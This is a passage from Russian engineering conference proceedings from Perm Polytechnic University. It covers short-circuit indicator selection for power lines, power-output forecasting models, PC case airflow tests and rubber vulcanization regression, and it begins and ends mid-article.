Таким образом, ОМП будет происходить при помощи индикаторов короткого замыкания (далее по тексту – ИКЗ), которые нужно установить на каждом кабельно-воздушном переходе на линии. ИКЗ реагируют на резкое повышение тока в линии и могут определять направление мощности. То есть, учитывая двухстороннее питание исследуемой линии, при КЗ на каком-либо из участков ИКЗ будут срабатывать по обоим концам этого участка, но показывать разное направление мощности, за счёт этого можно выявлять повреждённый участок. В случае одностороннего питания срабатывали бы все индикаторы, находящиеся между источником питания и местом короткого замыкания. Был проведён сравнительный анализ ИКЗ различных производителей. Результаты сравнения приведены в табл. 1. По результатам сравнения был выбран *APL*-ИКЗ-110. Выбранный ИКЗ обладает двумя важными преймуществами: качество связи не зависит от сети *GSM/GPRS* поскольку для связи используется сеть *LoRaWAN* и ИКЗ питается напрямую от линии, что снижает эксплуатационные расходы.

Таблица 1

Сравнение ИКЗ

ИКЗ	Производитель и его расположение	Питание, срок службы батареи	Протокол связи	Определение направления мощности
B43	Антракс Россия, Москва	Литиевая батарея, 7 лет	*GSM/GPRS*	+
B41	Антракс Россия, Москва	Литиевая батарея, 7 лет	*GSM/GPRS*	–
***APL*-ИКЗ-110**	***Amast power lines*, Россия Санкт-Петербург**	**Питание непосредственно от ВЛ**	***LoRaWAN* через базовую станцию**	+
Line Troll 110 *Tμr*	*NorTroll,* Норвегия	Литиевая батарея, 10 лет	*GSM/GPRS*	+
Line Troll 3100	*NorTroll,* Норвегия	Литиевая батарея, 10 лет	*GSM/GPRS*	+

На рис. 2 приведена схема предполагаемой расстановки ИКЗ на линии на кабельно-воздушных переходах.




Рис. 2. Схема размещения ИКЗ на линии

Библиографический список

1. Протокол технического совещания представителей ОАО «СО ЕЭС», ПАО «Россети», ПАО «ФСК ЕЭС» от 15.09.2015.

2. Дмитриев М.В. Цикл АПВ и коммутационные перенапряжения // Новости электротехники. – 2017 [Электронный ресурс]. – URL: http://news.elteh.ru (дата обращения: 16.04.2020).

3. Выбор метода ОМП для устройства АПВ с функцией контроля состояния ЛЭП / Д. Догадкин, Р. Марин, А. Реттлинг, М. Линт // Электроэнергия: передача и распределение. – 2014 [Электронный ресурс]. – URL: http://eepir.ru (дата обращения: 18.04.2020).

4. Компания «Антракс». Каталог индикаторов аварийных процессов [Электронный ресурс]. – URL: http://antraks.ru (дата обращения: 18.04.2020)

5. Компания «Электробезопасность». Каталог сигнализаторов и индикаторов неисправностей [Электронный ресурс]. – URL: https://elecsafe.ru (дата обращения: 18.04.2020).

6. ГК «Amast power lines». Каталог систем мониторинга ВЛ [Электронный ресурс]. – URL: https://amastpower.ru (дата обращения: 18.04.2020).

7. Ресурс для IT-специалистов, издаваемый компанией «Тематические медиа» [Электронный ресурс]. – URL: https://habr.com/ru/ (дата обращения: 05.05.2020).

8. Правила по охране труда (правила безопасности) при эксплуатации электроустановок, утверждённые Приказом Минтруда РФ от 24.07.2013 (в ред. Приказа Минтруда России от 19.02.2016 № 74н).

9. Справочник Энергетических систем [Электронный ресурс]. – URL: https://powersystem.info/ (дата обращения: 11.05.2020).

Сведения об авторах

Живых Арсений Анатольевич – студент Пермского национального исследовательского политехнического университета, гр. ЭС-16-1б, г. Пермь, e-mail: zhivyhars@yandex.ru

Кухарчук Александр Васильевич – старший преподаватель кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: r805@mail.ru

УДК 620.3.51

В.О. Раскошинский, Н.В. Андриевская

КРАТКОСРОЧНОЕ ПРОГНОЗИРОВАНИЕ ГЕНЕРИРУЕМОЙ МОЩНОСТИ ТЕПЛОВОЙ ЭЛЕКТРОСТАНЦИИ

В данной статье рассмотрены основные алгоритмы прогнозирования временных рядов с последующим сравнительным анализом результатов.

Ключевые слова: краткосрочное прогнозирование, скользящее среднее, экспоненциальное сглаживание, модель Хольта–Винтерса, SARIMA, линейная регрессия, рекуррентные нейронные сети, LSTM, гибридная модель CNN–LSTM.

V.O. Raskoshinskii, N.V. Andrievskaia

SHORT – TERM GENERATED POWER FORECASTING IN RELATION TO A POWER STATION

In this article the basic algorithms for time series forecasting with subsequent comparative analysis are considered.

Keywords: short – term forecasting, moving average, exponential smoothing, Holt – Winters model, linear regression, recurrent neural networks, LSTM, hybrid model CNN – LSTM.

Прогноз электропотребления играет важную роль для производителей электроэнергии, так как позволяет быстро реагировать на колебания спроса и заблаговременно выбирать оптимальный режим генерирования мощности. Достоверность прогноза очень важна и определяет эффективность экономии энергоресурсов, экономические показатели предприятия и баланс всей энергосистемы. Не соблюдения баланса ведет к ухудшению качества электроэнергии, следовательно, убыткам. Использование математических моделей для прогнозирования позволяет получать прогнозы с высокой точностью, принимать правильные решения в будущем, обеспечить стабильность электрогенерации и минимизировать убытки предприятия.

Основным элементом анализа генерируемой мощности является временной ряд, обладающий своей уникальностью и временной зависимостью параметров.

Для решения задачи прогнозирования необходимо выбрать модель и метод прогнозирования. В качестве моделей прогнозирования

были предложены: модели экспоненциального сглаживание (простое, двойное и модель Хольта-Винтерса) [1, 2]; SARIMA – сезонная интегрированная модель авторегрессии и скользящего среднего [3]; модель множественной линейной регрессии [4]; модели искусственных нейронных сетей (ИНС) (RNN – рекуррентная ИНС; LSTM – ИНС с долгой краткосрочной памятью; гибридная модель с использование сверточной ИНС CNN – LSTM) [5–7].

Данными для исследования является генерируемая мощность паровой турбины в МВт. Замеры производились датчиками с периодом в 1 час в течение 1 года, в период с 01.01.19 по 31.12.19. (рис. 1).




Рис. 1. Исходный временной ряд генерируемой мощности

Модель экспоненциального сглаживания описывается зависимостью (1) и позволяет сглаживать временной ряд, изменяя значение параметра α:

$$\hat{y_t} = \alpha \cdot y_t + (1 - \alpha) y_{t-1}. \quad (1)$$

Данный метод позволяет прогнозировать только на 1 значение вперед. Различные значения α приводят к разным прогнозам. Были проведены исследования разных значениях α (0,1, 0,5, 0,01), наилучшие результаты достигнуты при α = 0,5.

Модель двойного экспоненциального сглаживания описывается зависимостью (3). Наличие тренда позволяет прогнозировать на 2 точки.

$$\begin{aligned} l_x &= \alpha y_x + (1 - \alpha)(\, l_{x-1} + b_{x-1}), \\ b_x &= \beta(l_x - l_{x-1}) + (1 - \beta) b_{x-1}, \\ \hat{y}_{x+1} &= l_x + b_x. \end{aligned} \quad (2)$$

Были проведены исследования разных значениях α (0,9, 0,1, 0,02) и β (0,9, 0,1 и 0,02) наилучшие результаты достигнуты при α = 0,9 и β = 0,02.

Модель Хольта–Винтерса имеет вид:

$$\begin{aligned} l_x &= \alpha(y_x - s_{x-L}) + (1-\alpha)(l_{x-1} + b_{x-1}), \\ b_x &= \beta(l_x - l_{x-1}) + (1-\beta)b_{x-1}, \\ s_x &= \gamma(y_x - l_x) + (1-\gamma)S_{x-L}, \\ \hat{y}_{x+m} &= l_x + mb_x + s_{x-L+1+(m-1)modL}. \end{aligned} \quad (3)$$

Выбор наилучших гиперпараметров модели α, β, γ приведен в табл. 1.

Таблица 1

Влияние функции минимизации на ошибку прогноза

Функция потерь	Длина сезона	MAE	MAPE %?	R^2	Гиперпараметры
MSE	24	46.3	8.96	84.6	α=0.12; β=0.01;γ=0.06
	168	44.8	8.65	86.2	
MSLE	24	43.64	8.25	86.3	α=0.15; β=0.01;γ=0.08

В качестве параметров оценки прогноза используются коэффициент детерминации R^2, средние абсолютные ошибки MAE и MAPE, функции потерь MSE и MSLE.

Таким образом, модель Хольта – Винтерса хорошо описывает исходный временной ряд и улавливает сезонную компоненту. Ошибка прогноза составила 8,25 %. Также было выявлено, что MSLE предпочтительнее, чем MSE.

Модель SARIMA интегрирует процессы авторегрессии и скользящего среднего и имеет вид:

$$y_t = \alpha + \phi_1 y_{t-1} + \phi_2 y_{t-2} + \cdots + \phi_p y_{t-p} + \varepsilon, \quad (4)$$

$$y_t = \varepsilon_t + \theta_1 \varepsilon_{t-1} + \theta_2 \varepsilon_{t-2} + \cdots + \theta_q \varepsilon_{t-q}. \quad (5)$$

Гиперпараметры модели SARIMA были подобраны перебором при помощи кросс – валидации. В качестве метрики был использован информационный критерий Акаике (10) [9]:

$$AIC = 2k - 2\ln(L), \quad (6)$$

где k – число параметров модели, L – максимизированное значение функции правдоподобия модели.

Наилучшие сочетания гиперпараметров были сведены в табл. 2.

Таблица 2

Сочетания гиперпараметров

Сочетания гиперпараметров (p, q, P, Q)	AIC
(4, 2, 2, 1)	67070,65
(4, 2, 0, 1)	67070,65
(4, 3, 2, 1)	67073,98

Результаты рассчитанной модели SARIMA: MAE = 34,94, MAPE = 6,41 %, R^2 = 89,6 при гиперпараметрах (p = 4, d = 1, q = 2, s = 24, P = 2, D = 1, Q = 1). Результаты прогноза представлены на рис. 2.




Рис. 2. Прогноз модели SARIMA

SARIMA модель дает неплохие результаты прогноза, но настройка модели требует много времени. (перебор гиперпараметров, приведение к стационарности).

Модель множественной линейной регрессии имеет следующий вид [8]

$$y = \beta_0 + \beta_1 x_1 + \beta_2 x_2 + \cdots + \beta_n x_n + \varepsilon. \quad (6)$$

Основной проблемой данной модели является выбор параметров (x_i). как с точки зрения количества, так и с точки зрения их корреляции. В данной статье представлены следующие признаки: лаги целевой переменной (рис. 3) (количество наблюдений, на которое сдвину-

то значение временного ряда); час (первый, второй и т.д.); рабочий день (1 – да, 0 – нет); выходной день; код целевой переменной в виде среднего значения.




Рис. 3. Прогноз линейной регрессии, использующей лаги целевой переменной

В результате исследований была предложена модель со значимыми параметрами: лаг 24; час; лаг 23. Остальные параметры не являются существенными. Современным подходом в задачах прогнозирования являются искусственные нейронные сети (ИНС). В статье приведены три вида: RNN: LSTM; гибридная модель CNN – LSTM. Данные ИНС отличаются архитектурой и методами обучения. Результаты прогнозов данных ИНС приведены на рис. 4. и в табл. 3 (с функцией потерь – MSE).




Рис. 4. Прогнозы моделей RNN, LSTM, CNN – LSTM

Таблица 3

Результаты модели RNN, LSTM, CNN - LSTM

ИНС	MAE	MAPE	R^2	Гиперпараметры
RNN	31.39	5.94	90,51	кол-во нейронов - 256; кол-во слоев - 3; кол-во эпох = 100; функция активации: relu
LSTM	31.09	5.86	91,16	кол-во нейронов - 128; кол-во слоев - 4; кол-во эпох = 100; функция активации: relu
CNN - LSTM	28.24	5.07	91.21	кол-во фильтров -6; кол-во нейронов - 50; кол-во слоев - 2; кол-во эпох = 100; функция активации: relu

Итоговое сравнение моделей представлено в табл. 4.

Таблица 4

Итоговое сравнение моделей на период 20 дней

Модель	MAPE, %	MAE, МВт	R^2
Хольт – Винтерс	8,25	42,18	87,51
SARIMA	6,41	34,94	89,64
Линейная регрессия	10,72	64,71	53,24
Ridge регрессия	10,56	62,65	62,13
Lasso регрессия	11,35	65,29	56,38
RNN	5,94	31,39	90,51
LSTM	5,86	31,09	91,16
CNN - LSTM	5,07	28,24	91,21

Можно заметить, что все модели продемонстрировали относительно неплохой результат. Ошибка прогноза составляет 10 ~ 11 %. Самые лучшие результаты продемонстрировали модели RNN, LSTM, CNN-LSTM с ошибкой 5 ~ 6 %. Однако построение таких сетей требует больших временных и вычислительных затрат, что может быть не лучшим решением в условиях производства где время на разработку должно быть сведено к минимуму. Несмотря на незначительную ошибку прогнозирования модели SARIMA требуются значительные затраты для приведения ряда к стационарности и подбору большого числа гиперпараметров. Регрессионные модели и модели экспоненциального сглаживания просты в настройке и хорошо интерпретируемы. Появляется компромисс между временем на разработку и точностью модели. С этой целью, выбор модели прогнозирования генерируемой мощности полностью зависит от требований предприятия.

Библиографический список

1. Avner Abrami, Aleksandr Aravkin, Younghun Kim. Time Series Using Exponential Smoothing Cells. – 8 p.

2. Prajakta S. Kalekar. Time series Forecasting using Holt-Winters Exponential Smoothing. Kanwal Rekhi School of Information Technology. – 13 p.

3. Javier Contreras, Rosario Espínola, Francisco J. Nogales, Antonio J. Conejo. ARIMA Models to Predict Next-Day Electricity Prices. IEEE transactions on power systems. – AUGUST 2003. – Vol. 18, no. 3. – 8 p.

4. Robert N. Rodriguez and Yonggang Yao. Five Things You Should Know about Quantile Regression. SAS Institute, Paper SAS525-2017. – 19 p.

5. Anupiya Nugaliyadde, Upeka Somaratne, Kok Wai Wong. Predicting Electricity Consumption using Deep Recurrent Neural Networks. Murdoch University, Perth, Australia. – 12 p.

6. G´abor Petneh´azi. Recurrent Neural Networks for Time Series Forecasting. Doctoral School of Mathematical and Computational Sciences University of Debrecen. – 22 p.

7. Ke Yan, Xudong Wang, Yang Du, Ning Jin, Haichao Huang, Hangxia Zhou. Multi - Step Short - Term Power Consumption Forecasting with a Hybrid Deep Learning Strategy. – 15 p.

8. Лукашин Ю.П. Адаптивные методы краткосрочного прогнозирования временных рядов: учеб. пособие. – М.: Финансы и статистика, 2003. – 416 с.

9. Информационный критерий Акаике [Электронный ресурс]. – URL: https://wiki.loginom.ru/articles/aic.html

Сведения об авторах

Раскошинский Владислав Олегович – магистрант Пермского национального исследовательского политехнического университета, гр. ИСУП-18-2м, г. Пермь, e-mail: vadikl@mail.ru

Андриевская Наталья Владимировна – кандидат технических наук, доцент кафедры «Микропроцеесорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: anv@msa.pstu.ru

УДК 004.382; 62-71

**А.Б. Федоров, И.Е. Муллов, М.О. Ощепков,
И.М. Сколотян, М.Г. Трегубов**

ЭФФЕКТИВНОСТЬ ВОЗДУШНОГО ОХЛАЖДЕНИЯ ПК РАЗНЫХ КОМПОНОВОК

В данной статье рассмотрена эффективность воздушного охлаждения ПК разных компоновок.

Ключевые слова: CPU, GPU, SSD, VRM, NB, SB

**A.B. Fedorov, I.E. Mullov, M.O. Oshchepkov,
I.M. Skolotyan, M.G. Tregubov**

EFFICIENCY OF AIR COOLING OF PC OF DIFFERENT LAYOUTS

This article discusses the effectiveness of air cooling of PCs of different layouts.

Keywords: CPU, GPU, SSD, VRM, NB, SB.

Введение. С течением времени тепловыделение персональных компьютеров постоянно растёт. К примеру, первому процессору Intel Pentium 1993 года для охлаждения требовался небольшой радиатор высотой чуть менее сантиметра. А для современного процессора с тепловыделением около 100 Вт требуется большой радиатор с тепло трубками и вентилятором.

В системном блоке компьютера есть множество компонентов с выделением тепла: GPU, CPU, SSD, VRM, NB, SB, блок питания. Все эти компоненты заключены в малом объеме корпуса персонального компьютера, и каждому из них нужно охлаждение. А одно из самых часто встречающихся и доступных типов охлаждения – это воздушное, в данной статье мы рассмотрим именно его.

Постановка задачи. Было решено выяснить какая из возможных компоновок комплектующих наиболее удачная с точки зрения воздушного охлаждения. Какая из них покажет самые низкие температуры в ключевых местах. Для этого были проведены тестирования трёх системных блоков с различным расположением комплектующих ПК.

Для данных тестов были использованы следующие компоненты:

– не самый удачный в плане охлаждения корпус Thermaltake Versa G1;

– старый блок питания Corsair CX750M;

– пара жестких дисков на 500 и 1000 Гб;

– простенький реобас Deepcool Rockman;

– три вентилятора Deepcool GF-140 с рассеянным воздушным потоком;

– два комплектного корпусного Termaltake 1225;

– termalright TY-140 с прямым воздушным потоком;

– материнская плата ASUS M5A97 с радиаторами;

– две планки памяти Corsair CML15GX3M2A по 8 Гб;

– восьмиядерный процессор AMD FX 8350;

– кулер Zalman CNPS10X;

– термопаста MX2;

– видеокарта Palit JetStream 1070Ti.

Температура в помещении для всех трех тестов была одинаковой: 25 °C.

Конфигурация № 1. Итак, стандартная двухконтурная система охлаждения, которая встречается повсеместно. Первый контур представляет блок питания, второй контур – все остальное (рис. 1).




Рис. 1. Схема конфигурации № 1

Один нагнетающий вентилятор установлен на фронтальную зону. Вентилятор кулера будет работать в автоматическом режиме. Вытяжные вентиляторы расположены сзади и сверху корпуса. Последний вентилятор расположен на боковой крышке. Все корпусные вентиляторы будут работать на полную мощность, обороты вентиляторов видеокарты зафиксированы на 50 %.

После первого старта, одна из проблем уже была обнаружена – слишком громко. Температура процессора в простое уже 37 ℃, показатели видеокарты в норме, за накопители можно не беспокоиться, так как им хватает воздуха от переднего вентилятора. Блок питания также в норме.

После запуска приложения для измерения вычислительной производительности LINPACK:

- Температура процессора составляет 68 °C а учитывая количество вентиляторов и их обороты, это не очень хорошо.
- После открытия боковой крышки корпуса и измерения температуры видно, что радиаторы оперативной памяти неприятно теплые, а температура воздуха между кулером и видеокартой выше температуры воздуха в помещении на 20 °C, это означается, что в этом месте застойная область воздушных масс.

После прохождения теста LINPACK прошло несколько минут, видеокарта и процессов не могут остыть до своих исходных температур. Из-за произвольных характеристик вентиляторов возникло превышение расхода вытяжных вентиляторов над нагнетающими, в результате чего последние перешли во флюгерный режим работы. То есть из корпуса выходит больше воздуха, чем в него поступает.

Конфигурация № 2. Для этого тестирования используется трехконтурная система охлаждения. Первый контур – блок питания, второй контур – жесткие диски и видеокарта, третий контур – процессор.

Закрываем всю лишнюю перфорацию системного блока. Количество вытяжных вентиляторов сводим к минимуму, воздушные потоки организуем так, чтобы они омывали нагревающиеся элементы. Все корпусные вентиляторы будут работать на 50 % от максимальной скорости вращения.

Один вентилятор установлен на фронтальной панели, один нагнетает воздух снизу. Разворачиваем кулер процессора и тыловой вентилятор (рис. 2).




Рис. 2. Схема конфигурации №2

Повторное тестирование:

– температура процессора составляет 57 °C.

– температура между процессором и видеокартой составляет 34 °C.

Заметим, температуры процессора и проблемной зоны между процессором и видеокартой упали. Значит, все делается правильно.

Конфигурация № 3. Третья компоновка отличается необычными характеристиками:

– материнская плата развернута на 90 градусов;

– все разъемы материнской платы находятся сверху;

– видеокарта расположена вертикально;

– нагнетающие вентиляторы расположены снизу конструкции;

– теплый воздух выходит через верхние перфорации корпуса и через 1 вытяжной вентилятор.

При нагревании вещество расширяется и становится менее плотным. Чем меньше температура – тем больше плотность. Тем самым, один и тот же объем для холодного воздуха будет тяжелее, а для теплого – легче, поэтому холодный воздух будет подталкивать теплый воздух вверх. Таким образом, естественная конвекция обеспечивает более эффективную теплопроводность и позволяет сократить подачу необходимого объема холодного воздуха в корпус. Это позволят снизить обороты ротора нагнетающего вентилятора и свести все шумы до минимума.




Рис. 3. Схема конфигурации №3

Повторное тестирование:

– температура процессора составляет 50 °С;

– температура между процессором и видеокартой составляет 26 °С.

Удалось организовать чрезвычайно эффективный поток воздушных масс. Вентиляторы находятся снизу конструкции и воздушные массы больше не спутываются. Они равномерно обволакивают все компоненты системы, а теплый воздух выходит через верхние перфорации корпуса и 1 вытяжной вентилятор.

Заключение. Результаты всех тестов были помещены в таблице.

Таблица температур

	CPU	GPU	VRM	CPU - GPU
Тест № 1	68°C	66°C	62°C	45°C
Тест № 2	57°C	61°C	43°C	34°C
Тест № 3	40°C	50°C	33°C	26°C

Победителем тестов стала компоновка № 3. Она показала самые низкие температуры в ключевых местах.

В ходе проделанных тестов стало ясно, что стандартная компоновка далека от совершенства в плане воздушного охлаждения. Для

современного производительного компьютера общепринятая ATX компоновка разработанная Intel в 1995 году безнадежно устарела и не может обеспечить достаточный отвод тепла от комплектующих.

Библиографический список

1. Келим Ю.М. Конструкция и компоновка персонального компьютера. – М.: ACADEMIA, 2005. – 384 с.

2. Пилгрим А. Персональный компьютер. Кн. 2. Модернизация и ремонт. – BHV, Дюссельдорф, Киев, М., СПб., 2009.

Сведения об авторах

Фёдоров Андрей Борисович – старший преподаватель кафедры «Информационные технологии и автоматизированные системы» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: pstufab@hotmail.com

Муллов Игорь Евгеньевич – студент Пермского национального исследовательского политехнического университета, гр. ИВТ-19-1б, г. Пермь, e-mail: ime108@mail.ru

Ощепков Михаил Олегович – студент Пермского национального исследовательского политехнического университета, гр. ИВТ-19-1б, г. Пермь, e-mail: misha_oshchepkov01@mail.ru

Сколотян Иван Михайлович – студент Пермского национального исследовательского политехнического университета, гр. ИВТ-19-1б, г. Пермь, e-mail: 3-3-3-x@mail.ru

Трегубов Максим Георгиевич – студент Пермского национального исследовательского политехнического университета, гр. ИВТ-19-1б, г. Пермь, e-mail: maxx14012001@yandex.ru

УДК 679.7

Е.А. Чесноков, Н.М. Труфанова, И.Я. Дятлов

ЭКСПЕРИМЕНТАЛЬНЫЕ ИССЛЕДОВАНИЯ ВУЛКАНИЗАЦИОННЫХ ПРОЦЕССОВ

В работе приведены результаты экспериментального исследования процесса вулканизации резин при различных температурах. На основе экспериментальных данных предложено регрессионное выражение описывающее процесс сшивки в широком диапазоне температур. Приведена оценка адекватности разработанного подхода

Ключевые слова: резина; вулканизация; степень вулканизаций; численные исследования.

E.A. Chesnokov, N.M. Trufanova, I.Ya. Dyatlov

CURING PROCESS EXPERIMENTAL RESEARCH

In this work the results of experimental research of rubber vulcanizing at different temperatures are given. From experimental observations the regressive expression for the crosslink-process at wide temperature range is given. The adequacy of usage of the given approach is adduced.

Keywords: rubber; curing; degree of vulcanization; numerical investigation.

Вулканизация является самым важным этапом процесса производства кабельно-проводниковой продукции с резиновой изоляцией, в ходе вулканизаций молекулярные цепочки образуют поперечные связи, образуя пространственную структуру.

От качества сшивки будут зависеть будущие свойства производимого изделия. Для оценки завершенности вулканизации используется параметр, называемый степенью вулканизаций. Степень вулканизаций показывает отношение количества уже сшитых молекул к количеству молекул, которые ещё могут сшиться. Чем ближе степень вулканизаций к единице, тем больше завершен сам процесс вулканизаций.

В математических моделях [1] для описания процесса сшивки / вулканизации применяются кинетические уравнения, в которых неизвестны энергия активации, скорость реакции и т.д. Для их определения требуются дополнительные знания в химии процесса. В работе [2] рассмотрены различные подходы к описанию вулканизационных процессов, однако и они требуют дополнительных знаний и расчётов.

В работе [3], для расчёта степени вулканизаций используется довольно сложное уравнение, которое довольно затруднительно использовать на практике.

В данной работе рассматриваются регрессионные выражения, полученные на основе механических испытаний, определение коэффициентов в которых не вызывает затруднений. Рассмотрен ряд зависимостей, определяющих степень вулканизаций:

$$\varphi = \frac{a}{1 + \exp(-\frac{t-b}{c})}, \tag{1}$$

$$\varphi = \frac{a}{(1 + \exp(-\frac{t - c \cdot \ln(2^{\frac{1}{d}} - b)}{c}))^{d}}, \tag{2}$$

$$\varphi = \frac{a}{1 + (\frac{t}{b})^{c}}, \tag{3}$$

$$\varphi = a \cdot \exp(-\exp(-\frac{t - c \cdot \ln(\ln(2)) - b}{c})), \tag{4}$$

где φ – степень вулканизаций, t – время вулканизаций, a,b,c,d – коэффициенты уравнения, полученные с помощью регрессионного анализа экспериментальных кривых.

В испытаниях проводилось исследование зависимости степени вулканизации от температуры и времени. Эксперимент проводился на реометрическом оборудовании Discovery Hybrid Rheometer (DHR-2).

